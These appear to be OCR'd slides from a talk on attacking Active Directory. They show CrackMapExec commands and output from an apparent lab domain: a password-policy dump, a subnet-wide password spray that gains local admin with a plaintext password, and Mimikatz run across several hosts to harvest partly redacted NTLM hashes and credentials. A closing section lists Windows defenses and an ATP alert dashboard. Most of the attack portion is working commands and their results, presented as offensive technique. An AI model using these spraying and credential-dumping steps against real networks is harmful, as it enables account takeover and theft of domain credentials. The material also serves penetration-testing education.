
```
root@EVILRICK:/opt/Empire/downloads/CVLXTS53/C:/Users/ybento# crackmapexec smb 10.10.33.150 -u birdperson -p
 '[redacted]' --pass-pol
SMB         10.10.33.150    445    DC12             [*] Windows Server 2012 R2 Standard 9600 x64 (name:DC12)
 (domain:DEPTHLAB) (signing:True) (SMBv1:True)
SMB         10.10.33.150    445    DC12             [+] DEPTHLAB\birdperson:[redacted] (Pwn3d!)
SMB         10.10.33.150    445    DC12             [+] Dumping password info for domain: DEPTHLAB
SMB         10.10.33.150    445    DC12             Minimum password length: 7
SMB         10.10.33.150    445    DC12             Password history length: 24
SMB         10.10.33.150    445    DC12             Maximum password age:
SMB         10.10.33.150    445    DC12
SMB         10.10.33.150    445    DC12             Password Complexity Flags: 000001
SMB         10.10.33.150    445    DC12                Domain Refuse Password Change: 0
SMB         10.10.33.150    445    DC12                Domain Password Store Cleartext: 0
SMB         10.10.33.150    445    DC12                Domain Password Lockout Admins: 0
SMB         10.10.33.150    445    DC12                Domain Password No Clear Change: 0
SMB         10.10.33.150    445    DC12                Domain Password No Anon Change: 0
SMB         10.10.33.150    445    DC12                Domain Password Complex: 1
SMB         10.10.33.150    445    DC12
SMB         10.10.33.150    445    DC12             Minimum password age:
SMB         10.10.33.150    445    DC12             Reset Account Lockout Counter: 30 minutes
SMB         10.10.33.150    445    DC12             Locked Account Duration: 30 minutes
SMB         10.10.33.150    445    DC12             Account Lockout Threshold: None
SMB         10.10.33.150    445    DC12             Forced Log off Time: Not Set
```

Retrieving Password Policy via CrackMapExec

@h3xg4m3s

CrackMapExec

https://github.com/byt3bl33d3r/CrackMapExec




```
root@EVILRICK:/opt/Empire/downloads/CVLXTS53/C:/Users/ybento# crackmapexec smb 10.10.33.0/24 -u birdman -p '
[redacted]3'
SMB         10.10.33.102    445    DEEPLAB-IIS6      [*] Windows Server 2003 3790 Service Pack 2 x32 (name:DEE
PLAB-IIS6) (domain:DEEPLAB-IIS6) (signing:False) (SMBv1:True)
SMB         10.10.33.162    445    SMITHHOUSE        [*] Windows Server 2012 R2 Standard 9600 x64 (name:SMITHH
OUSE) (domain:DEPTHLAB) (signing:False) (SMBv1:True)
SMB         10.10.33.150    445    DC12              [*] Windows Server 2012 R2 Standard 9600 x64 (name:DC12)
(domain:DEPTHLAB) (signing:True) (SMBv1:True)
SMB         10.10.33.171    445    SQL2012R2         [*] Windows Server 2012 R2 Standard 9600 x64 (name:SQL201
2R2) (domain:PACIFIC) (signing:False) (SMBv1:True)
SMB         10.10.33.161    445    JERRY-WIN7        [*] Windows 7 Ultimate N 7600 x64 (name:JERRY-WIN7) (doma
in:PACIFIC) (signing:False) (SMBv1:True)
SMB         10.10.33.163    445    RICK-WIN7         [*] Windows 7 Ultimate N 7600 x64 (name:RICK-WIN7) (domai
n:PACIFIC) (signing:False) (SMBv1:True)
SMB         10.10.33.102    445    DEEPLAB-IIS6      [-] DEEPLAB-IIS6\birdman:Admin!23 STATUS_LOGON_FAILURE
SMB         10.10.33.172    445    WIN-8354ECFAHQB   [*] Windows 7 Ultimate N 7600 x64 (name:WIN-8354ECFAHQB)
(domain:WIN-8354ECFAHQB) (signing:False) (SMBv1:True)
SMB         10.10.33.162    445    SMITHHOUSE        [-] DEPTHLAB\birdman:Admin!23 STATUS_LOGON_FAILURE
SMB         10.10.33.150    445    DC12              [-] DEPTHLAB\birdman:Admin!23 STATUS_LOGON_FAILURE
SMB         10.10.33.171    445    SQL2012R2         [-] PACIFIC\birdman:Admin!23 STATUS_NO_LOGON_SERVERS
SMB         10.10.33.161    445    JERRY-WIN7        [+] PACIFIC\birdman:Admin!23 (Pwn3d!)
SMB         10.10.33.163    445    RICK-WIN7         [+] PACIFIC\birdman:Admin!23 (Pwn3d!)
SMB         10.10.33.172    445    WIN-8354ECFAHQB   [-] WIN-8354ECFAHQB\birdman:Admin!23 STATUS_LOGON_FAILURE
```

Login Spraying + Checking Local Admin

@h3xg4m3s

CrackMapExec

Mimikatz on Fleek



```
MIMIKATZ    10.10.33.151                    [*] Saved raw Mimikatz output to Mimikatz-10.10.33.151-20
18-01-09_225315.log
MIMIKATZ    10.10.33.171                    [*] - - "POST / HTTP/1.1" 200 -
MIMIKATZ    10.10.33.171                    PACIFIC\ybento:0154c6[redacted]e5c3
MIMIKATZ    10.10.33.171                    PACIFIC\SQL2012R2$:19[redacted]56093371
MIMIKATZ    10.10.33.171                    PACIFIC\SQL2012R2$:f1[redacted]773ea37d
MIMIKATZ    10.10.33.171                    PACIFIC\ocean:98b81be[redacted]c7e
MIMIKATZ    10.10.33.171                    [+] Added 4 credential(s) to the database
MIMIKATZ    10.10.33.171                    [*] Saved raw Mimikatz output to Mimikatz-10.10.33.171-20
18-01-09_225317.log
MIMIKATZ    10.10.33.161                    [*] - - "POST / HTTP/1.1" 200 -
MIMIKATZ    10.10.33.161                    PACIFIC\birdman:[redacted]e966c10
MIMIKATZ    10.10.33.161                    PACIFIC\jerry:015[redacted]7e5c3
MIMIKATZ    10.10.33.161                    PACIFIC\JERRY-WI[redacted]0db0dc14f02
MIMIKATZ    10.10.33.161                    PACIFIC\birdman:[redacted]
MIMIKATZ    10.10.33.161                    PACIFIC\jerry:Pa[redacted]
MIMIKATZ    10.10.33.161                    PACIFIC.DEPTHLAB[redacted]
MIMIKATZ    10.10.33.161                    PACIFIC.DEPTHLAB[redacted]
MIMIKATZ    10.10.33.161                    [+] Added 7 credential(s) to the database
MIMIKATZ    10.10.33.161                    [*] Saved raw Mimikatz output to Mimikatz-10.10.33.161-20
18-01-09_225322.log
MIMIKATZ    10.10.33.163                    [*] - - "POST / HTTP/1.1" 200 -
MIMIKATZ    10.10.33.163                    PACIFIC\birdma[redacted]66c10
MIMIKATZ    10.10.33.163                    PACIFIC\ybento[redacted]9295
MIMIKATZ    10.10.33.163                    PACIFIC\RICK-W[redacted]bf6acd51
MIMIKATZ    10.10.33.163                    PACIFIC\birdma[redacted]
MIMIKATZ    10.10.33.163                    PACIFIC\ybento[redacted]
MIMIKATZ    10.10.33.163                    PACIFIC.DEPTHL[redacted]
MIMIKATZ    10.10.33.163                    PACIFIC.DEPTHL[redacted]
MIMIKATZ    10.10.33.163                    [+] Added 7 credential(s) to the database
MIMIKATZ    10.10.33.163                    [*] Saved raw Mimikatz output to Mimikatz-10.10.33.163-20
18-01-09_225323.log
```

Spraying Mimikatz!?!!

@h3xg4m3s


Attacking Active Directory
Built-in Defenses

THEY SAY THE BEST OFFENSE IS A GOOD DEFENSE.
FALSE.
THE BEST OFFENSE IS OFFENSE.

Attacking Active Directory Built-in Defenses

Microsoft ATP Compiles

- Windows Defender Antivirus
- Windows Firewall
- Device Guard
- Credential Guard
- Application Control
- Exploit Guard



High	2
Medium	18
Low	2
Informational	127

High value assets [4] · Servers [6] · All alerts [24]

02.13.2017	Abnormal code execution was contained within App Guard	Low
02.10.2017	Windows Defender AV detected an active 'CVE-2014-4114'..	Medium
02.07.2017	Code integrity tampering was detected	Medium
02.07.2017	Device Guard blocked an executable from running	Informational

Top machines at risk — machines list

6	cont-jonathanw	Windows 10 client	*high value asset*	1	5	0
5	cont-jayhardee	Windows 10 client		0	4	1
1	cont-evamacias	Linux	*high value asset*	0	1	0
1	cont-cleogarza	Windows server 2012		0	0	1

